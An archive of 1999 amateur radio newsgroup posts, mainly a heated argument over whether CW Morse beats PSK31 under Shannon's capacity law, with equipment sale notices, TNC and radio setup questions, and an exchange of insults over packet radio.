> > is too weak to lock and print. YOU then say that "you
> > couldn't do that if you were using a 31 cycle filter". But
> > your soulmates say that the 31 cycle filter is already in
> > place in the PSK31 DSP software!
>
> But the 31Hz filter is not in the CW circuit.

That's right...I've never seen a 31 cycle filter

>That's why you
> cannot do an apples to apples comparison.

Oh...So by your "rules" there is no such thing as
comparison of modes copied under identical
circumstances...Sure, Cecil we all believe every thing you
say, without fail!

> Take my word for it,
> Dick. You cannot copy 50wpm CW through a 31Hz filter.

Don't need your word for anything Cecil. I have no
intention of ever trying to copy CW through a 31 cycle
filter.

> The way
> you are copying it now give CW a four times advantage over
> PSK31. Give up that advantage and see what happens.

Ah, now maybe we can begin to get to the heart of all this "comparison" nonsense...

CW has a 4 to 1 advantage over PSK31 and so you want us to give up CW's advantage so that PSK31 can operate just like you have always insisted that Shannon says it will! Now we see!!!

You Shannonites are no more than a bunch of numbers operators. Bookies for The Cause - The cause of destroying CW and all it has stood for, for so long. A bunch of "hams", all right, but not ham radio operators, rather just a bunch of bad actors!

Now, don't misunderstand--I DO thoroughly understand what is you are saying--that if we place PSK31 and it's CWID in the exact same bandwidth and SNR environment that the more efficient mode will perform best. No question about that. That statement, however says nothing whatever about any other that the most optimal, closely controlled conditions. It says nothing about the conditions that may, nay- *WILL* be encountered by communicators in the real world---as demonstrated so clearly by my little test where I heard the CWID when PSK31 would not print. It demonstrates ONLY that the 'most efficient' mode will prevail ONLY under conditions where conditions favor *IT* and do NOT favor other modes.

Shannon's vaunted "law" may be unconstitutional.

Dick C

1162. WTB: Hal Communications ST8000

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: herbr@netcom.com
Message-ID: <herbrF7uKHt.D46@netcom.com>
Source record: 19303

I am looking for a used Hal ST8000. I hear this come available from time to time, and if you know of one for sale, I would appreciate hearing from you.

Thanks.

Herb - KG6OK

--
herbr@netcom.com

1163. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bagoc$cn9$1@208.207.71.171>
Source record: 19304
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dana H. Myers K6JQ wrote:
>
> In article <7b94dr$424$0@208.207.71.156>,
> Dick See wrote:
>
> > I say that "I can copy the CW ID on a PSK31 signal when it
> > is too weak to lock and print.
>
> This comparison strikes me as rather specious. The Morse ID is
> sent at a significantly lower baud rate than the PSK31 stream
> (while occupying essentially the same bandwidth as the PSK31)
> and the comparison is extremely subjective. If you were to
> make the same comparison with random 5-letter groups, I suspect
> the results would be quite different.
>

This is a real-life, on-the-air comparison as opposed to
the theoretical. This is what communicators rouitinely run
into on the air, as opposed to just "doing the math" to see
what shakes out as "best".

It clearly shows that things are not as tidy as the theory
seems to indicate--that is, indicates to those who are
inclined to give all preference to "doing the math" as
opposed to what shows up in real life.

Anytime one must forego a natural 4 to 1 advantage to "get
a valid comparison" there is something wrong with the
theory. No one ever said that the throughput has to be
maintained at any certain level. The advantage may well be
in that ANY communications at all are possible.

Dick c

1164. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bagv5$cn9$2@208.207.71.171>
Source record: 19305
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>

But the 31Hz filter is not in the CW circuit. That's why
you
> cannot do an apples to apples comparison. Take my word for it,
> Dick. You cannot copy 50wpm CW through a 31Hz filter. The way
> you are copying it now give CW a four times advantage over
> PSK31. Give up that advantage and see what happens.

Did it never occur to you that this 4-to-1 advantage may
very well mean the difference in having communicatioins and
having none at all????

Dick C

1165. Re: AEA FAX II or III

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "David E. Shelton" <w4des@iolky.com>
Message-ID: <36d8ec68.0@205.238.18.7>
Source record: 19306
Cross-posted to: rec.radio.shortwave,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Thanks to all that replied, I surely appreciate your help.
73,
David, W4DES

David E. Shelton <w4des@iolky.com> wrote in message news:...
>I purchased an AEA FAX II setup at the Cinci Hamfest today and got into
>reading the manual tonight to discover that I did not have the software
that
>comes with the hardware for it to work. If there is anyone out there that
>has the software that goes with this please lend a hand and email me a
copy.
>If there is any aftermarket software that anyone knows that will work with
>the unit please let me know about that, too. I am very interested in giving
>this a try. I would be interested in any hints that help with its operation
>that were not to be found in the manual. Thank you very much!
>
>--
>tnx es 73,
>David, W4DES
>w4des@arrl.net
>w4des@iolky.com
>
>

1166. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D8FBAB.6231@ibm.net>
Source record: 19307
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> It clearly shows that things are not as tidy as the theory
> seems to indicate--that is, indicates to those who are
> inclined to give all preference to "doing the math" as
> opposed to what shows up in real life.

Awhhh, give us an ever-loving break, Dick. The theory indicates exactly the amount of tidyness. Given the same S/N ratio, the theory says the maximum possible throughput is equal to the bandwidth times the transmission time. It takes 2.5 times as long to send CW at 20wpm as it does to send PSK31 at 50wpm. 20wpm CW occupies between 50 and 83 Hz depending on whether only the third harmonic is included or whether the third and fifth harmonic are included. PSK31 occupies 31 Hz. 50/31= 1.6 and 83/31= 2.7 2.5*1.6= 4 and 2.5*2.7= 6.75 So the PSK31 CW ID is between 4 and 6.75 times farther away from the maximum throughput than is the PSK31 signal itself. To make this an apples to apples comparison, the S/N ratio of the CW signal would have to be reduced so that the CW log2(1+S/N) term would be 1/4 to 1/6.5 of the value of the PSK31 log2(1+S/N) term.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1167. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D8FE7D.27@ibm.net>
Source record: 19308
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> Oh...So by your "rules" there is no such thing as
> comparison of modes copied under identical
> circumstances...

Of course there is, Dick. When it is time to send the CW ID simply reduce the signal until the CW term for log2(1+S/N) is 25% to 15% of the value of the PSK31 term for log2(1+S/N) I'll bet you can't copy it when PSK31 is barely getting through. After all, for the same maximum power, PSK31 has a 6dB advantage over OOK to start with.

> ---as
> demonstrated so clearly by my little test where I heard the
> CWID when PSK31 would not print.

You didn't demonstrate anything of value to your argument, Dick. You only demonstrated that Shannon is correct when he says increasing the bandwidth and the time it takes to send a certain number of bits makes the signal easier to decode.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1168. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D90035.40F7@ibm.net>
Source record: 19309
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
>
> W6RCecilA wrote:
> >
>
> But the 31Hz filter is not in the CW circuit. That's why
> you
> > cannot do an apples to apples comparison. Take my word for it,
> > Dick. You cannot copy 50wpm CW through a 31Hz filter. The way
> > you are copying it now give CW a four times advantage over
> > PSK31. Give up that advantage and see what happens.
>
> Did it never occur to you that this 4-to-1 advantage may
> very well mean the difference in having communicatioins and
> having none at all????

What a ridiculous thing to say, Dick. A PSK signal occupying the bandwidth of the CW signal and operating at the same bit rate as the CW signal would have a 6dB advantage over CW at the same maximum power level. You think you can operate CW an 'S' unit below barely functional PSK? I seriously doubt it and you have not offered any proof that you can.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1169. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "Mark T. VandeWettering" <raytracer@worldnet.att.net>
Message-ID: <36D8F33C.61ED8E14@worldnet.att.net>
Source record: 19310
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > Oh...So by your "rules" there is no such thing as
> > comparison of modes copied under identical
> > circumstances...
>
> Of course there is, Dick. When it is time to send the CW
> ID simply reduce the signal until the CW term for
> log2(1+S/N) is 25% to 15% of the value of the PSK31
> term for log2(1+S/N) I'll bet you can't copy it when
> PSK31 is barely getting through. After all, for the
> same maximum power, PSK31 has a 6dB advantage over
> OOK to start with.
>
> > ---as
> > demonstrated so clearly by my little test where I heard the
> > CWID when PSK31 would not print.
>
> You didn't demonstrate anything of value to your argument,
> Dick. You only demonstrated that Shannon is correct when
> he says increasing the bandwidth and the time it takes to
> send a certain number of bits makes the signal easier to
> decode.

And there are limits to how much humans can do. Studies have shown
that once Morse drops below a certain speed, it becomes more difficult
to decode. But longer integration times make machine morse easier to
decode. The lowfer lists contain mention of a 73khz QSO accomplished
with many seconds (minutes) per element decoded by computer. Long
integration
times can help machine decoding way down into the realm where it becomes
ineffective for humans.

At the other end of the spectrum, humans have a natural upper speed
limit too,
a limit which doesn't come close to Shannon's predicted capacity for a
channel.

Mark
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1170. HELP: TAC310SX Eprom program and 9K6 mod's ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John F Feist <feistjf@wedgie.nosc.mil>
Message-ID: <36D98EA9.2411A70B@wedgie.nosc.mil>
Source record: 19311

I could use some help with the KYODO/RCA TAC-TEC TAC310SX radios. I have several here that I am trying to burn EPROM's for. I have the frequency formula and have set up both transmit and receive allocations on the Eprom but the radio will not rcv or xmit. Also I do not understand the integration of the two types of Tone boards (one of which is the QCT5) and the Standard/Scan control heads and the Eprom images. I have one of these rigs operating on 441.500 packet and would like to get the rest of them on the air.

These radios have true FM, I would like to convert them too 9600 baud packet. One member of CODED Communications said they will work but require tweaking. I would like to exchange notes with anyone who has/will have/could have experience with these commercial radios.

Please respond via email at: aa6qn@juno.com or aa6qn@wedgie.nosc.mil

73, too ALL

John AA6QN

1171. HELP: TAC310SX Eprom program and 9K6 mod's ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John F Feist <feistjf@wedgie.nosc.mil>
Message-ID: <36D98E62.BBADB8B5@nosc.mil>
Source record: 19312

I could use some help with the KYODO/RCA TAC-TEC TAC310SX radios. I have several here that I am trying to burn EPROM's for. I have the frequency formula and have set up both transmit and receive allocations on the Eprom but the radio will not rcv or xmit. Also I do not understand the integration of the two types of Tone boards (one of which is the QCT5) and the Standard/Scan control heads and the Eprom images. I have one of these rigs operating on 441.500 packet and would like to get the rest of them on the air.

These radios have true FM, I would like to convert them too 9600 baud packet. One member of CODED Communications said they will work but require tweaking. I would like to exchange notes with anyone who has/will have/could have experience with these commercial radios.

Please respond via email at: aa6qn@juno.com or aa6qn@wedgie.nosc.mil

73, too ALL

John AA6QN

1172. HELP: TAC310SX Eprom program and 9K6 mod's ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John F Feist <feistjf@wedgie.nosc.mil>
Message-ID: <36D98DFC.1F37C2@wedgie.nosc.mil>
Source record: 19313

I could use some help with the KYODO/RCA TAC-TEC TAC310SX radios. I have several here that I am trying to burn EPROM's for. I have the frequency formula and have set up both transmit and receive allocations on the Eprom but the radio will not rcv or xmit. Also I do not understand the integration of the two types of Tone boards (one of which is the QCT5) and the Standard/Scan control heads and the Eprom images. I have one of these rigs operating on 441.500 packet and would like to get the rest of them on the air.

These radios have true FM, I would like to convert them too 9600 baud packet. One member of CODED Communications said they will work but require tweaking. I would like to exchange notes with anyone who has/will have/could have experience with these commercial radios.

Please respond via email at: aa6qn@juno.com or aa6qn@wedgie.nosc.mil

73, too ALL

John AA6QN

1173. HELP: TAC310SX Eprom program and 9K6 mod's ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John F Feist <feistjf@wedgie.nosc.mil>
Message-ID: <36D98AAD.86AE466F@wedgie.nosc.mil>
Source record: 19314

I could use some help with the KYODO/RCA TAC-TEC TAC310SX radios. I have several here that I am trying to burn EPROM's for. I have the frequency formula and have set up both transmit and receive allocations on the Eprom but the radio will not rcv or xmit. Also I do not understand the integration of the two types of Tone boards (one of which is the QCT5) and the Standard/Scan control heads and the Eprom images. I have one of these rigs operating on 441.500 packet and would like to get the rest of them on the air.

These radios have true FM, I would like to convert them too 9600 baud packet. One member of CODED Communications said they will work but require tweaking. I would like to exchange notes with anyone who has/will have/could have experience with these commercial radios.

Please respond via email at: aa6qn@juno.com or aa6qn@wedgie.nosc.mil

73, too ALL

John AA6QN

1174. HELP: TAC310SX Eprom program and 9K6 mod's ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John F Feist <feistjf@wedgie.nosc.mil>
Message-ID: <36D98D22.20EBC2E5@wedgie.nosc.mil>
Source record: 19315

I could use some help with the KYODO/RCA TAC-TEC TAC310SX radios. I have several here that I am trying to burn EPROM's for. I have the frequency formula and have set up both transmit and receive allocations on the Eprom but the radio will not rcv or xmit. Also I do not understand the integration of the two types of Tone boards (one of which is the QCT5) and the Standard/Scan control heads and the Eprom images. I have one of these rigs operating on 441.500 packet and would like to get the rest of them on the air.

These radios have true FM, I would like to convert them too 9600 baud packet. One member of CODED Communications said they will work but require tweaking. I would like to exchange notes with anyone who has/will have/could have experience with these commercial radios.

Please respond via email at: aa6qn@juno.com or aa6qn@wedgie.nosc.mil

73, too ALL

John AA6QN

1175. HELP: TAC310SX Eprom program and 9K6 mod's ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John F Feist <feistjf@wedgie.nosc.mil>
Message-ID: <36D98E33.AE9DDA08@nosc.mil>
Source record: 19316

I could use some help with the KYODO/RCA TAC-TEC TAC310SX radios. I have several here that I am trying to burn EPROM's for. I have the frequency formula and have set up both transmit and receive allocations on the Eprom but the radio will not rcv or xmit. Also I do not understand the integration of the two types of Tone boards (one of which is the QCT5) and the Standard/Scan control heads and the Eprom images. I have one of these rigs operating on 441.500 packet and would like to get the rest of them on the air.

These radios have true FM, I would like to convert them too 9600 baud packet. One member of CODED Communications said they will work but require tweaking. I would like to exchange notes with anyone who has/will have/could have experience with these commercial radios.

Please respond via email at: aa6qn@juno.com or aa6qn@wedgie.nosc.mil

73, too ALL

John AA6QN

1176. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37549bb5.1122484512@news.atl.bellsouth.net>
Source record: 19363

On Mon, 15 Feb 1999 16:28:48 -0600, Don Mills <dcmills@ieee.org> wrote:
>I'm having a hard time thinking of a real advantage of digital voice for ham
>HF, other than the challenge itself. [VHF FM is a very different story.] One
>characteristic higher speed digital modes have in common is a need for high
>S/N (Shannon's Theorem strikes again). It also would occupy ALL of its 2 kHz
>bandwidth ALL the time. But then, I'm more challenged by weak-signal work
>myself (hence my interest in PSK31).

Shannon also tells us that we can operate at a lower SNR if we use a wider
bandwidth. Depending on the modulation scheme, you aren't using all the
bandwidth all the time, any more than analog voice uses all the bandwidth
all the time. At any given instant, the symbol being transmitted depends
on the number being sent. So there is only one set of spectral lines active
in the bandwidth at any given instant. The only difference between that
and analog is that the spectrum is in discrete steps, and is constant power.
The latter is a big advantage because recovered baseband SNR doesn't
depend on what is being said. Whether you whisper or shout, bass or soprano,
it is all just numbers being transmitted. The fact your spectrum is in discrete
steps can also be used to interleave multiple transmissions with little interference
(spread spectrum CDMA). Plus throw FEC into the mix, and you can reduce the
channel error rate with coding gain instead of a bigger amplifier.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1177. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3755a04c.1123660260@news.atl.bellsouth.net>
Source record: 19364

On 27 Feb 1999 06:14:45 GMT, Seth Miller <seth.miller@NOSPAMworldnet.att.net> wrote:
>Two corrections, you can operate a simplex patch via a base station if
>your control link is on 220 MHz or above.

Right. Any amateur station can be remote controlled, so that takes care
of the control operator bit, IE you can be the control operator of *both*
stations simultaneously. The control link must be an auxillary station,
however, and operate above 222 MHz.

>And I believe that ordering a pizza for personal consumption would not
>be prohibited as there is no pecuniary interest or financial gain
>involved in such a transaction.

Right again. That wasn't always the case, but it is now. You can order
a pizza. But if you were in the pizza business, you couldn't use amateur
radio to dispatch your delivery trucks. The former is personal use, the
latter is business use.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1178. TH-D7 and Packet ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Robert Gillon <Robert.Gillon@skynet.be>
Message-ID: <7bbb5b$1kc$1@news0.skynet.be>
Source record: 19365

Hallo,
I have made a cable for my TH-D7.
I goes well with the memory program from Kenwood, but i can't run packet programs !!! I only make a connection with hyperterminal.
The differents softwares couldn't recognize or find my TNC !!!
I try Baycom, Winpack, Agpwe, ...
I'm using a Toshiba 4000 CDS and WIN98 and connect my TH-D7 to COM1 !
Who can help me ?
Thanks for responses, 73's
Robert - ON1LRG
robert.gillon@skynet.be

1179. Re: TH-D7 and Packet ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Glenn Cummings <kg7il@foxinternet.net.delete>
Message-ID: <36D93F48.F44A3271@foxinternet.net.delete>
Source record: 19366

You may need to create your own TNC initialization file. Each time you turn
the Packet TNC on, the D7 defaults all TNC parameters.

Using Hyperterminal, capture the current settings.
Start Hyperterminal, get to TNC cmd: prompt
Menu Item Transfer, Capture Text (give it a filename), [Start]
At the cmd: prompt type DISP (Display Parameters)
The TNC parameters will scroll the screen and write to the file
Menu Item Transfer, Capture Text, Stop (closes the file)

Look over the file and compare it with your softwares init files. You'll
notice some of the commands are different.
You may need to merge/edit to get a working init file or setup values.
Since I am not familiar with the software you listed, its tough for me to
give more specifics.

Also, make sure your software is set to the 9600,8,1,N,Xon/Xoff

Glenn, KG7IL (delete the .delete on my email address)
(Glad you were able to make the cable)

Robert Gillon wrote:

> Hallo,
> I have made a cable for my TH-D7.
> I goes well with the memory program from Kenwood, but i can't run packet
> programs !!! I only make a connection with hyperterminal.
> The differents softwares couldn't recognize or find my TNC !!!
> I try Baycom, Winpack, Agpwe, ...
> I'm using a Toshiba 4000 CDS and WIN98 and connect my TH-D7 to COM1 !
> Who can help me ?
> Thanks for responses, 73's
> Robert - ON1LRG
> robert.gillon@skynet.be

1180. Additional Manual for TH-D7 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Glenn Cummings <kg7il@foxinternet.net.delete>
Message-ID: <36D94078.608664E3@foxinternet.net.delete>
Source record: 19367

The Kenwood TH-D7 manual indicates that the PG-4W comes with an
additional manual.
(See manual page 95).
"This manual gives furhter detailed information on specialized
communications including Packet and APRS"
Has anyone seen this manual or familiar with the contents?

Glenn, KG7IL
(delete the .delete in my e-mail address for direct replies)
http://kg7il.foxinternet.net/

1181. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7bbo7j$ati@sjx-ixn9.ix.netcom.com>
Source record: 19368
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In <7b6kdofqh1@nnrp1.dejanews.com> clintbrad4d@earthlink.net writes:
>
>In article <7b69jl$8sa@dfw-ixnews11.ix.netcom.com>,
> kc5egg@ix.netcom.com(Gerald Schmitt) wrote:
>
>> Yes you twit I did purchase all of them.
>> ...[RT Systems] happily sold me an upgrade without any idea who I
was.
>
>Wow...yet another case of RT Systems caring for their customers.You
didn't
>even follow the basic rules (sending in the Registration Card) yet
they
>treated you like you did.

They did no such thing. I walked up to their table at a hamfest and exchanged Federal Reserve Notes for a small cardboard box that contained: a diskette and a 2 to 3 converter. The software is the entire new version because this is how they do it. They gave me no special or wonderful service in fact sold me yet another adapter that I did not want or need. Their copy protection is a nightmare the only thing worse is how they treat recent customers when a new version comes out.

>
>Thank you for your input.
>
> - Clint Bradford
>
>-----------== Posted via Deja News, The Discussion Network
==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your
Own

1182. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: David <dmartin@net1inc.net>
Message-ID: <36D963F1.EADFB8F7@net1inc.net>
Source record: 19369

Charles Brabham wrote:

> David wrote in message <36D7DFD6.220C9CD5@net1inc.net>...
>
> >
> >Just for the record Charles, I have never used the internet to do any
> packet
> >work. Never needed to. I have probably been working packet longer than you.
> I do
> >not use a TNC and keyboard to do CW.
>
> And that's why you "trolled" me when I spoke up for Hams using Radio, I
> suppose.

So now I am a troll because I don't agree with you!

>
> >I am a real Amateur Radio Operator. Until you learn that the world does not
> >revolve around Charles Brabham, you will never be anything more that a
> sorehead,
> >loudmouth who thinks he knows it all.
>
> Please indicate where and when I made that statemewnt - or admit yourself as
> a troll.

I don't know what a statemewnt is!! I guess that makes me an Idiot and a
LandLine Lid.

>
>
> >You never listen to what anyone says
> >unless it totally supports the way you think things should be. There are
> many
> >different forms of Ham Radio, but if it isn't anything that your little
> narrow
> >mind can comprehend, then the person that uses it is an Idiot and Landline
> Lid.
>
> I've never had problems with Hams using different forms of Ham Radio.

> Yes you do, if someone doesn't use flexnet, then they are an Idiot and
> LandLine Lid!

> Gee, I'm sorry you're too stupid to figure out that the telephone is not
> "Ham Radio".
>

Now I am stupid because I don't know that the telephone is not "Ham Radio". Look back very carefully and see if you can find anywhere that I said telephone IS "HamRadio". I said using the internet for part of the hop in packet does not make the rest of the hop non-packet.
BTW, I have worked for BellSouth Telecomunnications for 33 years. I think I know what telephone is and what it is not.

>
> >Now who really sounds like an IDIOT - "Charles"!
>
> You do.
>

Only in your dreams! If you cannot truly defind your position, you ALWAYS use those words "Idiot and LandLine Lid". Get real Charles

>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

Have a nice day Charles

David - W4DSM

1183. Packet radio from MIR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: John <me@home.com>
Message-ID: <7bbqsr$au9$1@voyager.cistron.nl>
Source record: 19370

Some info on packet radio from MIR:

http://cybersake.www.cistron.nl

1184. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bbqvs$m3$1@news1.fast.net>
Source record: 19371
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7bagoc$cn9$1@208.207.71.171...
>
> This is a real-life, on-the-air comparison as opposed to
>the theoretical. This is what communicators routinely run
>into on the air, as opposed to just "doing the math" to see
>what shakes out as "best".

"Doing the math" is EXACTLY how modern communications
systems are designed and evaluated IN THE REAL WORLD.

If "the math" says it works, it works .. unless you've hosed up
something in the gear or the adjustments so that it can't possibly
work the way it's supposed to work.

I recently designed a new type of RF modem for integration
into a mixed-signal ASIC at work ... how did I design it? I took
the conceptual block diagram I had in mind and modeled it on
the computer using a simulation program called TESLA
(Transient Electronic System Level Analysis), which allows one
to accurately predict the performance of complex hardware
architectures ... even complete communications systems end
to end ... in both the time and the frequency domains (you can
plot and see both waveforms and spectrums at any node(s) in
the system which you choose to view).

Once the architecture had been simulated and its performance
evaluated (by "doing the math" ... which is all simulation is), the
exact same architecture was coded in VHDL (a hardware
description language) and synthesized into an FPGA (Field-
Programmable Gate Array) to make a proof of concept model
and provide some early hardware for our software people to
begin developing software upon.

The FPGA proof of concept model worked (virtually) exactly as
was predicted by the simulation models (within a fraction of a dB).
Then the same, unchanged VHDL code was re-synthesized into our
custom ASIC process along with some other stuff that was to
"live" on the same chip, and a new chip "hardwired" dedicated chip
was produced. It, too works the same. The results of the simulation
predicted that the modem's performance would be about 1 dB from
theoretical ideal ... the actual measured performance on real hardware

was slightly less than 1 dB from theoretical ideal .

I'm saying all this not to toot my own horn in any way, but rather
to refute your inaccurate and dangerous assertions that "doing
the math" and having knowledge of the fundamental principles
and physical laws (such as Shannon's Law, Nyquist, etc.) which
govern modern communications systems design is "irrelevant
in amateur radio."

> It clearly shows that things are not as tidy as the theory
>seems to indicate--that is, indicates to those who are
>inclined to give all preference to "doing the math" as
>opposed to what shows up in real life.

BS ... as I've illustrated above, "doing the math" is how
REAL things are designed in the REAL WORLD.

> Anytime one must forego a natural 4 to 1 advantage to "get
>a valid comparison"

What "natural 4 to 1 advantage???" I think your ignorance
is showing again, as I'll explain further ...

>there is something wrong with the theory.

There is NOTHING wrong with theory ... what is deficient
is your understanding of things of a technical nature, Dick.

>No one ever said that the throughput has to be
>maintained at any certain level.

The point is that better techniques can be "better" than
OOK Morse in two ways ... they can transmit MORE data
per unit time (a higher transmission rate) at an equal signal
level to Morse, OR they can slow down to rates equivalent
to typical OOK Morse transmissions and operate at levels
FAR below those where OOK Morse signals can even be
detected.

Let's face it, Dick, you're a "Morseodist" ... and your "religion"
(and your incompetence) render you incapable of differentiating
the factual laws of the physical universe in which we live from
the mythology and dogma of that "religion."

If you had lived in the times of Galileo and Copernicus, I'm
quite sure you'd have been at the head of the crowd wanting
to burn them at the stake for "heresy," simply because they
were capable of recognizing scientific realities which flew in
the face of your system of mythology and dogma.
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052

Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

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=d0lI
-----END PGP SIGNATURE-----

1185. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bbrgstn1@news1.fast.net>
Source record: 19372
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixieNS@townsqr.com> wrote in message
news:7bag1n$cn9$0@208.207.71.171...
>
> CW has a 4 to 1 advantage over PSK31

In your incompetent-minded fantasies, perhaps ... in the
real world, no.

It's not our fault that you are incapable of understanding how
communications systems are evaluated, nor the limiting principles
which govern their operations, nor are we responsible for your
obvious ineptness in installing and operating anything of a modern
nature ... you failed with your HAL card and CLOVER, now you're
unable to get reasonable performance from PSK31 ... despite the
fact that MANY CW fans are raving about the performance of
PSK31.

Face it Dick, as I said in my previous response, you are simply
incapable of overcoming years of "Morseodist religious mythology
and dogma" and that, coupled with your technical incompetence,
renders you unable ot make accurate, rational judgements.
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
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-----BEGIN PGP SIGNATURE-----
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=AOIJ
-----END PGP SIGNATURE-----
```

1186. FS PacComm sat modem set

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: kb2wqm <kb2wqm@cyberenet.net>
Message-ID: <36d9850f.0@news.cyberenet.net>
Source record: 19373
Cross-posted to: news.misc.radio.amateur.digital.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.space,rec.radio.swap

Good day group. I have for sale a PacComm Satellite modem set. The set has all the lastest firmware upgrades, power supplies, and comes with a cable for a Yaesu 847. Will do all sat digital modes. Cost new $500 + shipping and power supplies. Asking $375 shipped USA.

73 Jeff kb2wqm

1187. C programming w/packet-radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: KD5GEH <kd5geh@arrl.net>
Message-ID: <7bc2a4$f8u$1@newnews.startext.net>
Source record: 19374

There any C (a programming language..) libraries, and 'technical-specs' for programming/accessing the TNC's available on the internet somewhere?
I've done a lot of bbs/communications programming several yrs back (I doubt I could improve much on what's already available, but who knows...) and just wanna 'try my hand at it' again...
Thanks.

1188. Re: C programming w/packet-radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Bryn Joynes <bjoynes@edge.net>
Message-ID: <36D995C9.7628D5E1@edge.net>
Source record: 19375

Start at this web site.

http://www.delorie.com/djgpp/

It has links to other sites with libraries. I think the biggest problem is working the I/O on the computer, especially in Windows95. As you know C does not have any I/O functions but I think I came across some libraries for VGA and I/O sometime back on this site.

Hope it helps and let us know how it goes.

1189. Re: Connecting KAM Plus to IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: msb <msbSPAMMAPS@newpony.com>
Message-ID: <36D99797.63197FB2@newpony.com>
Source record: 19376

http://prairie.lakes.com/~medcalf/ztx/wire/index.html#i

